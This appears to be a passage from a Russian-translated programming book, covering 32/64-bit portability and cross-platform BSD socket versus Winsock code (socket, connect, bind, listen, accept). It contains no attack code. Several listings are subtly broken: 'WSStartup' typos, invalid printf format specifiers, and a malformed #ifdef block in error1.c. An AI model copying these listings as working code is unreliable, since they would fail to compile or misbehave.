О: Мы твердо уверены, что, изучив различные API, предлагаемые в Microsoft Windows, вы либо полюбите их, либо возненавидите. Но так или иначе, они в обозримом будущем никуда не денутся. Microsoft выбрала именно такой способ порождения нового процесса, чтобы повысить гибкость управления процессами и потоками. Будем надеяться, что кто-нибудь напишет изящный класс, который позволит автоматизировать кросс-платформенное управление процессами.

В: Как бы вы порекомендовали создавать повторно используемый кросс-платформенный код?

О: Стил программирования – это такое же субъективное и личное дело, как написание стихов. Но в качестве общего соображения мы могли бы по-

рекомендовать организацию кода в виде одного или нескольких классов. Объектно-ориентированная модель поможет вам эффективно и безопасно создавать необходимые объекты во время исполнения программы.

В: Есть ли существенные различия между 32- и 64-разрядными платформами с точки зрения переносимости кода?

О: Конечно. Как минимум, вам придется перекомпилировать программу для нужной платформы. Кроме того, возможно, придется столкнуться с такими неприятностями, как плохо написанные драйверы устройств, модификации библиотек и проблемы с управлением памятью. Следующий пример показывает лишь малую часть изменений, обнаруживаемых просто в результате компиляции одной и той же программы на разных платформах.

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    (void) printf("размер char равен %t\t%lu байт\n", sizeof(char));
    (void) printf("размер short равен %t\t%lu байт\n", sizeof(short));
    (void) printf("размер int равен %t\t%lu байт\n", sizeof(int));
    (void) printf("размер long равен %t\t%lu байт\n", sizeof(long));
    (void) printf("размер long long равен %t\t%lu байт\n",
                sizeof(long long));
    (void) printf("размер указателя равен %t\t%lu байт\n", sizeof(void *));
    (void) printf("Конец теста!\n");
    return(0);
}
```

Исполнение

В примерах 6.32 и 6.33 приведены результаты исполнения этой программы сначала на 32-разрядной, а потом на 64-разрядной платформе.

Пример 6.32. Компиляция и запуск на 32-разрядной платформе

```
Gabriel_root$ cc -O -o test32 test32.c
Gabriel_root$ test32
размер char равен 1 байт
размер short равен 2 байт
размер int равен 4 байт
размер long равен 4 байт
размер long long равен 8 байт
размер указателя равен 4 байт
Конец теста!
```

Пример 6.33. Компиляция и запуск на 64-разрядной платформе

```
Gabriel_root$ cc -xarch=v9 -O -o test64 test64.c
Gabriel_root$ test64
размер char равен 1 байт
размер short равен 2 байт
```

```

размер int равен 4 байт
размер long равен 8 байт
размер long long равен 8 байт
размер указателя равен 8 байт
Конец теста!

```

Анализ

- В строках 4–9 печатается информация о том, сколько памяти отводится под простые типы данных. Размер типа данных возвращает встроенный в язык оператор *sizeof*.

Примечание

Показанная выше программа была скомпилирована и протестирована в операционной системе Solaris 9.

В: Какие существуют технологии и инструменты, помогающие проверить, корректно ли я написал кросс-платформенную или платформенно-независимую программу?

О: Их множество, но во время работы над этой книгой еще не существовало универсального решения, которое позволило бы автоматизировать разработку, тестирование и прогон платформенно-независимых программ. Лучше всего пользоваться бесплатными и коммерческими библиотеками, которые уже обеспечивают независимость от платформы. Не надо изобретать велосипед. Прекрасным примером бесплатной библиотеки для создания платформенно-независимого графического интерфейса может служить WXWindows (www.wxwindows.org).

Написание переносимых сетевых программ

Описание данной главы:

- BSD-сокеты и Winsock
 - Переносимые компоненты
- См. также главу 6

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Нетривиальные методы написания сетевых программ всегда были одним из самых сложных для усвоения вопросов. В главе «BSD-сокеты» мы видели, как создается и закрывается сокет, как читать из него данные и как их отправлять. В этой главе мы займемся деталями написания кода, который будет без каких-либо модификаций компилироваться и работать как на платформе UNIX/Linux, так и в Microsoft Windows.

Ключом к написанию платформенно-независимого кода является применение директив препроцессора `#ifdef` и `#endif`, а также знание того, в каких библиотеках находятся нужные функции. Имея доступ к простым (raw) сокетам, программист может манипулировать нестандартными пакетами. Эти и другие вопросы мы и рассмотрим в данной главе.

В конце главы мы поговорим о различии в механизмах перехвата пакетов в UNIX и Windows. Будет разработана программа, которая перехватывает пакеты и протоколирует их для последующего анализа.

Примечание

Все примеры в этой главе были написаны и откомпилированы на платформе OpenBSD 3.2 / x86 с помощью компилятора GNU C версии 2.95.3 и оболочки tcsh версии 6.12.00, а также Microsoft Windows XP и Microsoft Visual Studio.NET 2002.

BSD-сокеты и Winsock

Интерфейсы BSD-сокетов и Microsoft Winsock в основных чертах совместимы между собой. С незначительными модификациями большая часть кода, написанного для UNIX, может быть перенесена в Windows и наоборот.

В этом разделе мы рассмотрим детали обоих стандартов, вопросы совместимости и написания переносимого кода. Начнем с требований, предъявляемых спецификацией Winsock, а затем рассмотрим, как трактовать значения, возвращаемые функциями работы с сокетами, как получить дополнительную информацию об ошибках и как пользоваться наиболее распространенными функциями.

Требования спецификации Winsock

На платформе Microsoft Windows для доступа к обычным и простым сокетам применяется интерфейс Winsock. Но прежде чем обращаться к любой определенной в нем функции, нужно выполнить инициализацию.

Для инициализации Winsock служит функция `WSAStartup()`. Она принимает два аргумента: номер необходимой версии Winsock (unsigned short) и указатель на структуру `WSADATA`, в которой хранятся все детали инициализированного экземпляра Winsock.

Первый аргумент обычно конструируется с помощью макроса `MAKEWORD`, который объединяет два 8-разрядных значения в одно беззнаковое 16-разрядное. В API BSD-сокетов нет аналога функции `WSAStartup`, поэтому при компиляции в UNIX ее следует скрыть от компилятора с помощью директивы `#ifdef`.

В примере 7.1 показано, как инициализировать Winsock путем вызова `WSAStartup`.

Пример 7.1. Инициализация Winsock (`winsock1.c`)

```
1 /*
2  * winsock1.c
3  *
4  *
5  */
6
7 #ifdef WIN32
8
9 #pragma comment(lib, "ws2_32.lib") /* необходимо для Winsock */
10
11 #include <winsock2.h>
12
13 #else
14
15 /* Сюда включаются специфичные для UNIX заголовочные файлы */
16
17 #endif
18
19 #include <stdio.h>
20
21 int
22 main(void)
23 {
24 #ifdef WIN32
25     WSADATA wsa;
26     /* дополнительные переменные, специфичные для Win32 */
27 #else
```

```

28  /* дополнительные переменные, специфичные для UNIX */
29  #endif
30
31  #ifdef WIN32
32  /* инициализировать Winsock */
33  if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
34  {
35      printf("ошибка WSAStartup().\n");
36      return(1);
37  }
38  #endif
39
40  /*
41   * теперь все готово для использования API сокетов
42   */
43
44  return(0);
45  }

```

Анализ

- В строках 7–19 с помощью директивы `#pragma comment(lib, «ws2_32.lib»)` объявляется зависимость от библиотеки `ws2_32.lib` и включается заголовочный файл `winsock2.h`.
- В строках 31–38 вызывается функция `WSAStartup()` для инициализации Winsock. В приложениях для платформы Win32 подобный код необходимо включать до первого обращения к любой функции для работы с сокетами.

Подлежащие переносу компоненты

В этом разделе мы попытались описать все компоненты, на которые надо обращать внимание при переносе сетевого кода.

Возвращаемые значения

В UNIX и Windows большинство функций для работы с сокетами возвращают разные значения. В UNIX для обозначения ошибки возвращается отрицательное число, тогда как нуль и положительное значение свидетельствуют об успешности выполнения операции.

В Windows функция `WSAStartup()` возвращает ненулевое значение в случае ошибки и нуль – в случае успеха. Функция `socket()` возвращает в случае ошибки константу `INVALID_SOCKET`, а в случае успеха – значение типа `SOCKET`,

отличное от `INVALID_SOCKET`. Все остальные функции возвращают в случае ошибки константу `SOCKET_ERROR`, а в случае успеха – другое значение.

Начиная с версии Winsock 2.0, константы `INVALID_SOCKET` и `SOCKET_ERROR` определены как `-1`. Поэтому с ними можно обращаться так же, как в случае BSD-сокетов. Однако это не рекомендуется, так как компилятор может выдавать предупреждения, а в будущем внутреннее определение типа `SOCKET` может и измениться, так что сравнение возвращаемого значения с нулем перестанет работать.

Чтобы можно было работать со значениями, возвращаемыми функцией `socket()` независимо от платформы, можно явно привести тип `SOCKET` в Windows к типу `int`, как показано в примере 7.2¹.

Пример 7.2. Обработка значения, возвращаемого функцией `socket()`

```

1  /* создать сокет и привести возвращаемое значение к типу int */
2  sd = (int) socket(AF_INET, SOCK_STREAM, 0);
3  if(sd < 0)
4  {
5      printf("ошибка socket().\n");
6      return(1);
7  }
8
9  printf("создан дескриптор сокета.\n");

```

Анализ

- В строке 2 вызывается функция `socket()`, и возвращаемое ей значение приводится к типу `int`.

Но надежнее воспользоваться директивой препроцессора `#ifdef`, чтобы различить системы, на которых производится компиляция. Этот подход продемонстрирован в примере 7.3.

Пример 7.3. Применение директив препроцессора для обработки значения, возвращаемого функцией `socket()`

```

1  /* создать сокет */
2  sd = (int) socket(AF_INET, SOCK_STREAM, 0);
3
4  /* в Win32 сравнить с константой INVALID_SOCKET */
5  #ifdef WIN32
6      if(sd == INVALID_SOCKET)
7      /* иначе сравнить с -1 */
8  #else

```

¹ Это защитит от предупреждений компилятора, но не от возможного изменения внутреннего определения типа `SOCKET`. (Прим. перев.)

```

9  if(sd < 0)
10 #endif
11  {
12      printf("ошибка socket().\n");
13      return(1);
14  }

```

Анализ

- В строке 2 вызывается функция *socket()*, и возвращаемое ей значение сохраняется в переменной *sd*.
- В строках 5 и 6 с помощью директивы препроцессора *#ifdef* проверяется, что программа компилируется на платформе Win32, и в этом случае дескриптор, возвращенный функцией *socket()*, сравнивается с константой *INVALID_SOCKET*.
- В строках 8 и 9 обрабатывается случай компиляции в UNIX, когда возвращенное значение надо сравнить с нулем.

Значения, возвращаемые остальными функциями для работы с сокетами, следует обрабатывать аналогично: либо путем приведения к типу *int*, либо с помощью директив препроцессора. В примере 7.4 это продемонстрировано для функции *setsockopt()*.

Пример 7.4. Обработка значения, возвращаемого функцией *setsockopt()*

```

1  /* рассматриваем возвращаемое значение как целое число */
2  ret = setsockopt(sd, IPPROTO_IP, IP_HDRINCL,
3                  (const char *) &flg, sizeof(flg));
4  /* возвращенное значение отрицательно? */
5  if(ret < 0)
6  {
7      printf("ошибка setsockopt().\n");
8      return(1);
9  }
10
11 /* обработать возвращенное значение, используя ifdef */
12 ret = setsockopt(sd, IPPROTO_IP, IP_HDRINCL,
13                 (const char *) &flg, sizeof(flg));
14 /* если Win32, сравнить с константой SOCKET_ERROR */
15 #ifdef WIN32
16     if(ret == SOCKET_ERROR)
17 #else
18     /* иначе проверить, что возвращенное значение неотрицательно */
19     if(ret < 0)
20 #endif
21     {
22         printf("ошибка setsockopt().\n");
23         return(1);
24     }

```

Анализ

- В строках 1–10 вызывается функция *setsockopt()*, возвращаемое ей значение рассматривается как целое число вне зависимости от платформы. Это допустимо, но при желании можно также сравнивать его с константами, определенными в заголовочных файлах Windows.
- В строках 12–24 снова вызывается функция *setsockopt()*, но на этот раз возвращаемое значение обрабатывается по-разному с помощью директивы *#ifdef*. Если программа компилируется на платформе Win32, то значение сравнивается с константой *SOCKET_ERROR*, в противном случае – с нулем.

Расширенная информация об ошибках

В API, предлагаемых BSD и Winsock, доступ к расширенной информации об ошибке осуществляется по-разному. В BSD для этой цели служит глобальная переменная *errno*, а в Winsock – функция *WSAGetLastError()*. Поэтому необходимо различать эти случаи с помощью директивы препроцессора *#ifdef*. Применяемая методика продемонстрирована в примере 7.5.

Пример 7.5. Получение расширенной информации об ошибке (*error1.c*)

```

1  /*
2   * error1.c
3   *
4   *
5   */
6
7  #ifdef WIN32
8
9  #pragma comment(lib, "ws2_32.lib")
10 #include <winsock2.h>
11
12 #else
13
14 #include <sys/types.h>
15 #include <sys/socket.h>
16
17 /* необходимо для errno */
18 #include <errno.h>
19
20 #endif
21
22 #include <stdio.h>
23
24 int

```

```

25 main(void)
26 {
27 #ifdef WIN32
28     WSADATA wsa;
29 #endif
30
31     int sd = 0;
32     int num = 0;
33
34 /* инициализировать Winsock на платформе Win32 */
35 #ifdef WIN32
36     memset(&wsa, 0x0, sizeof(WSADATA));
37
38     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
39     {
40         printf("ошибка WSAStartup().\n");
41         return(1);
42     }
43 #endif
44
45     sd = (int) socket(AF_INET, SOCK_STREAM, 0);
46     /* получим дополнительные сведения об ошибке от WSAGetLastError() */
47 #ifdef WIN32
48     if(sd == INVALID_SOCKET)
49     {
50         num = WSAGetLastError();
51     }
52     /* дополнительные сведения — это значение errno */
53     if(sd < 0)
54     {
55         num = errno;
56     }
57     printf("код ошибки #%d\n", num);
58     return(1);
59 }
60
61 return(0);
62 }

```

Анализ

- В строках 7–43 инициализируется Winsock, как уже объяснялось в примере 7.1.
- В строке 48 значение, возвращенное функцией *socket()*, сравнивается с константой *INVALID_SOCKET*, если программа компилируется на платформе Win32.
- В строке 50 для получения расширенной информации об ошибке вызывается функция *WSAGetLastError()*, имеющаяся только в API Winsock.

- В строке 53 значение, возвращенное функцией *socket()*, сравнивается с нулем, если программа компилируется в UNIX.
- В строке 55 для получения расширенной информации об ошибке проверяется глобальная переменная *errno*.

API

API, предлагаемые спецификациями BSD и Winsock, в основном совместимы. Но мелкие различия, имеющиеся в типах данных, сигнатурах функций и составе заголовочных файлов, препятствуют достижению полной кросс-платформенной совместимости.

В следующих разделах мы рассмотрим наиболее часто употребляемые функции, описав их сигнатуры, требуемые заголовочные файлы и тонкости, на которые следует обращать внимание при написании переносимого кода.

Расширения, определенные в Winsock 2.0

В спецификации Winsock 2.0 определен ряд дополнительных функций, в том числе *WSASocket*, *WSAConnect*, *WSASend* и другие. Они несовместимы с интерфейсом BSD-сокетов. Если код должен быть переносимым, то пользоваться ими не рекомендуется.

Функции *read()* и *write()*

В UNIX системные вызовы *read()* и *write()* применимы к дескриптору сокета и позволяют получать и отправлять данные соответственно. На платформе Win32 эти функции для сокетов не работают. Если код должен быть переносимым, избегайте использования функций *read()* и *write()* для получения и отправки данных через сокет.

Функция *socket()*

В UNIX функция *socket()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>

```

```
int socket (int domain, int type, int protocol);
```

В Windows для нее требуется один заголовочный файл и сигнатура несколько иная:

```
#include <winsock2.h>
```

```
SOCKET socket (int domain, int type, int protocol);
```

Функция *socket()* возвращает дескриптор нового сокета. Она принимает три аргумента: адресное семейство, тип сокета и протокол.

При программировании стандартных сокетов первый аргумент всегда равен *AF_INET*. Второй аргумент равен *SOCK_DGRAM* для UDP-сокетов и *SOCK_STREAM* – для TCP-сокетов. В случае простых сокетов первый и второй аргументы должны быть соответственно *AF_INET* и *SOCK_RAW*. Третий аргумент зависит от назначения сокета. В BSD и в Winsock функция *socket()* возвращает значения разных типов, и эти различия следует учитывать, чтобы избежать ошибок компиляции (см. раздел «Возвращаемые значения»). В примере 7.6 демонстрируется создание сокета с использованием директивы *#ifdef* для включения различных заголовочных файлов и платформенно-зависимой обработки возвращаемого значения.

Пример 7.6. Функция *socket()* (*socket1.c*)

```
1 /*
2  * socket1.c
3  *
4  * кросс-платформенный пример использования
5  * функции socket().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20
21 #endif
22
23 /* необходимо для printf() */
24 #include <stdio.h>
25
26 int
27 main(void)
```

```
28 {
29 #ifdef WIN32
30     WSADATA wsa;      /* используется в WSStartup() */
31     SOCKET  sd = 0;
32 #else
33     int      sd = 0;
34 #endif
35
36 /* на платформе Win32 нужно инициализировать Winsock */
37 #ifdef WIN32
38     memset(&wsa, 0x0, sizeof(WSADATA));
39
40     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
41     {
42         printf("ошибка WSStartup().\n");
43         return(1);
44     }
45 #endif
46
47 /* создать дескриптор сокета */
48     sd = socket(AF_INET, SOCK_STREAM, 0);
49
50 /* в Win32 сравнить с константой INVALID_SOCKET */
51 #ifdef WIN32
52     if(sd == INVALID_SOCKET)
53 /* иначе сравнить с -1 */
54 #else
55     if(sd < 0)
56 #endif
57     {
58         printf("ошибка socket().\n");
59         return(1);
60     }
61
62     printf("дескриптор сокета создан.\n");
63
64     return(0);
65 }
```

Анализ

- В строке 48 функция *socket()* возвращает дескриптор нового сокета.
- В строках 51–52 возвращенное значение сравнивается с константой *INVALID_SOCKET*, если программа компилируется на платформе Win32.
- В строках 54–55 возвращенное значение сравнивается с нулем, если программа компилируется в UNIX.

Функция *connect()*

В UNIX функция *connect()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int connect (int s, const struct sockaddr *name, int namelen);
```

В Windows для нее требуется один заголовочный файл и сигнатура несколько иная:

```
#include <winsock2.h>

int connect (SOCKET s, const struct sockaddr FAR *name, int namelen);
```

Функция *connect()* применяется для установления соединения (в случае протокола TCP) или для запоминания адреса удаленной конечной точки сокет (в случае UDP). Она принимает три аргумента: дескриптор сокета, указатель на структуру *sockaddr*, определяющую удаленную конечную точку, и длину структуры *sockaddr*.

Интерфейсы функции *connect()* в BSD и Winsock совместимы, если не считать семантики возвращаемого значения.

В примере 7.7 демонстрируется применение функции *connect()* для установления соединения с удаленным хостом.

Пример 7.7. Функция *connect()* (*connect1.c*)

```
1 /*
2  * connect1.c
3  *
4  * кросс-платформенный пример использования
5  * функции connect().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
```

```
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21
22 #endif
23
24 #include <stdio.h>
25
26 /* IP-адрес и порт, с которыми надо соединиться */
27 #define TARGET_ADDR  "127.0.0.1"
28 #define TARGET_PORT  135
29
30 int
31 main(void)
32 {
33 #ifdef WIN32
34     WSADATA wsa;      /* используется в WSStartup() */
35     SOCKET  sd = 0;
36 #else
37     int     sd = 0;
38 #endif
39
40     struct sockaddr_in sin ;
41     int         ret = 0;
42
43 /* на платформе Win32 нужно инициализировать Winsock */
44 #ifdef WIN32
45     memset(&wsa, 0x0, sizeof(WSADATA));
46
47     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
48     {
49         printf("ошибка WSStartup().\n");
50         return(1);
51     }
52 #endif
53
54 /* создать TCP-сокет */
55 sd = socket(AF_INET, SOCK_STREAM, 0);
56 /* в Win32 сравнить с константой INVALID_SOCKET */
57 #ifdef WIN32
58 if(sd == INVALID_SOCKET)
59 /* иначе сравнить с -1 */
60 #else
61 if(sd < 0)
62 #endif
63 {
64     printf("ошибка socket().\n");
65     return(1);
66 }
```

```

67
68 printf("дескриптор сокета создан.\n");
69
70 /* соединить сокет с удаленным хостом и портом */
71 memset(&sin, 0x0, sizeof(sin));
72
73 sin.sin_family      = AF_INET;
74
75 /* порт получателя */
76 sin.sin_port        = htons(TARGET_PORT);
77
78 /* IP-адрес получателя */
79 sin.sin_addr.s_addr = inet_addr(TARGET_ADDR);
80
81 ret = connect(sd, (struct sockaddr *) &sin, sizeof(sin));
82 /* в Win32 сравнить с константой SOCKET_ERROR */
83 #ifdef WIN32
84 if(ret == SOCKET_ERROR)
85 /* иначе сравнить с -1 */
86 #else
87 if(ret < 0)
88 #endif
89 {
90     printf("ошибка connect().\n");
91     return(1);
92 }
93
94 return(0);
95 }

```

Анализ

- В строках 70–81 производится инициализация переменных и вызов функции *connect()*.
- В строках 83–87 возвращенное ей значение анализируется в зависимости от платформы примерно так же, как в примере 7.6. Отметим, однако, что в Windows все функции, кроме *socket()*, возвращают в случае ошибки значение *SOCKET_ERROR*.

Функция *bind()*

В UNIX функция *bind()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

```

```
int bind (int s, const struct sockaddr *name, int namelen);
```

В Windows для нее требуется один заголовочный файл и сигнатура несколько иная:

```
#include <winsock2.h>
```

```
int bind (SOCKET s, const struct sockaddr FAR *name, int namelen);
```

Функция *bind()* применяется для определения локальной оконечной точки сокета. Обычно она бывает нужна для прослушивающих, то есть серверных сокетов, а также для простых сокетов, через которые принимается низкоуровневый Интернет-трафик. Функция принимает три аргумента: дескриптор сокета, указатель на структуру *sockaddr*, в которой определен локальный адрес, и длину этой структуры.

Интерфейсы функции *bind()* в BSD и Winsock совместимы, если не считать семантики возвращаемого значения.

В примере 7.8 демонстрируется применение функции *bind()* для привязывания сокета ко всем локальным адресам.

Пример 7.8. Функция *bind()* (*bind1.c*)

```

1 /*
2  * bind1.c
3  *
4  * кросс-платформенный пример использования
5  * функции bind().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21
22 #endif
23
24 #include <stdio.h>
25

```

```

26 /* локальный порт, к которому привязывать сокет */
27 #define LOCAL_PORT 1234
28
29 int
30 main(void)
31 {
32 #ifdef WIN32
33     WSADATA wsa; /* используется в WSStartup() */
34     SOCKET sd = 0;
35 #else
36     int sd = 0;
37 #endif
38
39     struct sockaddr_in sin;
40     int ret = 0;
41
42 /* на платформе Win32 нужно инициализировать Winsock */
43 #ifdef WIN32
44     memset(&wsa, 0x0, sizeof(WSADATA));
45
46     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
47     {
48         printf("ошибка WSStartup().\n");
49         return(1);
50     }
51 #endif
52
53 /* создать UDP-сокет */
54 sd = socket(AF_INET, SOCK_DGRAM, 0);
55 /* в Win32 сравнить с константой INVALID_SOCKET */
56 #ifdef WIN32
57     if(sd == INVALID_SOCKET)
58 /* иначе сравнить с -1 */
59 #else
60     if(sd < 0)
61 #endif
62     {
63         printf("ошибка socket().\n");
64         return(1);
65     }
66
67     printf("дескриптор сокета создан.\n");
68
69 /* привязать сокет к локальному порту */
70
71     memset(&sin, 0x0, sizeof(sin));
72
73     sin.sin_family = AF_INET;
74

```

```

75 /* задать номер порта */
76 sin.sin_port = htons(LOCAL_PORT);
77
78 /* принимать соединения с любого интерфейса/адреса */
79 sin.sin_addr.s_addr = INADDR_ANY;
80
81 /* привязать сокет */
82 ret = bind(sd, (struct sockaddr *) &sin, sizeof(sin));
83 #ifdef WIN32
84     if(ret == SOCKET_ERROR)
85 #else
86     if(ret < 0)
87 #endif
88     {
89         printf("ошибка bind().\n");
90         return(1);
91     }
92
93     return(0);
94 }

```

Анализ

- В строках 71–82 производится инициализация переменных и вызов функции *bind()*.
- В строках 83–86 возвращенное ей значение анализируется так же, как в случае *connect()* в примере 7.7.

Функция *listen()*

В UNIX функция *listen()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>

```

```
int listen (int s, int backlog);
```

В Windows для нее требуется один заголовочный файл, а сигнатура точно такая же:

```
#include <winsock2.h>
```

```
int listen (int s, int backlog);
```

Функция *listen()* применяется для перевода уже привязанного сокета в режим прослушивания, при этом задается максимальный размер очереди вхо-

дящих соединений. Обычно она используется для сокетов типа *SOCK_STREAM* перед вызовом функции *accept()*.

Функция *listen()* принимает два аргумента: дескриптор сокета и число входящих соединений в очереди. Если очередь переполнится, запросы на новые соединения будут отвергнуты. Интерфейсы функции *listen()* в BSD и Winsock совместимы, если не считать семантики возвращаемого значения.

В примере 7.9 демонстрируется применение функции *listen()*.

Пример 7.9. Функция *listen()* (*listen1.c*)

```

1 /*
2  * listen1.c
3  *
4  * кросс-платформенный пример использования
5  * функции listen().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21
22 #endif
23
24 #include <stdio.h>
25
26 /* локальный порт, к которому привязывать сокет */
27 #define LOCAL_PORT 1234
28 #define BACKLOG 10
29
30 int
31 main(void)
32 {
33 #ifdef WIN32
34     WSADATA wsa; /* используется в WSStartup() */
35     SOCKET sd = 0;
36 #else
37     int sd = 0;
38 #endif

```

```

39
40     struct sockaddr_in sin ;
41     int ret = 0;
42
43     /* на платформе Win32 нужно инициализировать Winsock */
44 #ifdef WIN32
45     memset(&wsa, 0x0, sizeof(WSADATA));
46
47     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
48     {
49         printf("ошибка WSAStartup().\n");
50         return(1);
51     }
52 #endif
53
54     /* создать TCP-сокет */
55     sd = socket(AF_INET, SOCK_STREAM, 0);
56     /* в Win32 сравнить с константой INVALID_SOCKET */
57 #ifdef WIN32
58     if(sd == INVALID_SOCKET)
59     /* иначе сравнить с -1 */
60 #else
61     if(sd < 0)
62 #endif
63     {
64         printf("ошибка socket().\n");
65         return(1);
66     }
67
68     printf("дескриптор сокета создан.\n");
69
70     /* привязать сокет к локальному порту */
71
72     memset(&sin, 0x0, sizeof(sin));
73
74     sin.sin_family = AF_INET;
75
76     /* задать номер порта */
77     sin.sin_port = htons(LOCAL_PORT);
78
79     /* принимать соединения с любого интерфейса/адреса */
80     sin.sin_addr.s_addr = INADDR_ANY;
81
82     /* привязать сокет */
83     ret = bind(sd, (struct sockaddr *) &sin, sizeof(sin));
84 #ifdef WIN32
85     if(ret == SOCKET_ERROR)
86 #else
87     if(ret < 0)

```

```

88 #endif
89 {
90     printf("ошибка bind().\n");
91     return(1);
92 }
93
94 printf("сокет привязан!\n");
95
96 /* перевести сокет в режим прослушивания с помощью listen(),
97    задав размер очереди соединений (BACKLOG) */
98 ret = listen(sd, BACKLOG);
99 #ifdef WIN32
100 if(ret == SOCKET_ERROR)
101 #else
102 if(ret < 0)
103 #endif
104 {
105     printf("ошибка listen().\n");
106     return(1);
107 }
108
109 printf("listen() выполнена успешно!\n");
110
111 return(0);
112 }

```

Анализ

- В строке 98 вызывается функция *listen()*.
- В строках 99–102 возвращенное ей значение анализируется так же, как в случае *connect()* в примере 7.7.

Функция *accept()*

В UNIX функция *accept()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

```

```
int accept(int s, struct sockaddr *addr, int *addrlen);
```

В Windows для нее требуется один заголовочный файл, а сигнатура несколько иная:

```
#include <winsock2.h>
```

```
int accept(SOCKET s, struct sockaddr FAR *addr, int FAR *addrlen);
```

Функция *accept()* применяется для приема запроса на соединение с уже привязанным и находящимся в режиме прослушивания сокетом. Она принимает три аргумента: дескриптор сокета, указатель на структуру *sockaddr*, в которую будет помещен адрес удаленного клиента, запросившего соединение, и указатель на длину этой структуры.

Интерфейсы функции *accept()* в BSD и Winsock совместимы, если не считать семантики возвращаемого значения.

В примере 7.10 демонстрируется применение функции *accept()* для приема нового TCP-соединения.

Пример 7.10. Функция *accept()* (*accept1.c*)

```

1 /*
2  * accept1.c
3  *
4  * кросс-платформенный пример использования
5  * функции accept().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21
22 #endif
23
24 #include <stdio.h>
25
26 /* локальный порт, к которому привязывать сокет */
27 #define LOCAL_PORT 1234
28 #define BACKLOG 10
29
30 int
31 main(void)
32 {
33 #ifdef WIN32
34     WSADATA wsa;           /* используется в WSAStartup() */
35     SOCKET sd = 0;
36     SOCKET cl = 0;         /* клиентский сокет */

```

```

37 #else
38     int         sd = 0;
39     int         cl = 0;          /* клиентский сокет */
40 #endif
41
42     struct sockaddr_in sin ;
43     int         len = sizeof(sin); /* требуется для accept() */
44     int         ret = 0;
45
46     /* на платформе Win32 нужно инициализировать Winsock */
47 #ifdef WIN32
48     memset(&wsa, 0x0, sizeof(WSADATA));
49
50     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
51     {
52         printf("ошибка WSAStartup().\n");
53         return(1);
54     }
55 #endif
56
57     /* создать TCP-сокет */
58     sd = socket(AF_INET, SOCK_STREAM, 0);
59     /* в Win32 сравнить с константой INVALID_SOCKET */
60 #ifdef WIN32
61     if(sd == INVALID_SOCKET)
62     /* иначе сравнить с -1 */
63 #else
64     if(sd < 0)
65 #endif
66     {
67         printf("ошибка socket().\n");
68         return(1);
69     }
70
71     printf("дескриптор сокета создан.\n");
72
73     /* привязать сокет к локальному порту */
74
75     memset(&sin, 0x0, sizeof(sin));
76
77     sin.sin_family      = AF_INET;
78
79     /* задать номер порта */
80     sin.sin_port        = htons(LOCAL_PORT);
81
82     /* принимать соединения с любого интерфейса */
83     sin.sin_addr.s_addr = INADDR_ANY;
84
85     /* привязать сокет */

```

```

86     ret = bind(sd, (struct sockaddr *) &sin, sizeof(sin));
87 #ifdef WIN32
88     if(ret == SOCKET_ERROR)
89 #else
90     if(ret < 0)
91 #endif
92     {
93         printf("ошибка bind().\n");
94         return(1);
95     }
96
97     printf("сокет привязан!\n");
98
99     /* перевести сокет в режим прослушивания */
100    ret = listen(sd, BACKLOG);
101 #ifdef WIN32
102    if(ret == SOCKET_ERROR)
103 #else
104    if(ret < 0)
105 #endif
106    {
107        printf("ошибка listen().\n");
108        return(1);
109    }
110
111    printf("listen() выполнена успешно!\n");
112
113    cl = accept(sd, (struct sockaddr *) &sin, &len);
114 #ifdef WIN32
115    if(cl == SOCKET_ERROR)
116 #else
117    if(cl < 0)
118 #endif
119    {
120        printf("ошибка accept().\n");
121        return(1);
122    }
123
124    printf("соединение принято.\n");
125
126    return(0);
127 }

```

Анализ

- В строке 113 вызывается функция *accept()*.
- В строках 114–117 возвращенное ей значение анализируется так же, как в случае *connect()* в примере 7.7.

Функция *select()*

В UNIX функция *select()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```
#include <sys/types.h>
#include <sys/socket.h>

int select(int nfdс,
           fd_set *readfdс,
           fd_set *readfdс,
           fd_set *exceptfdс,
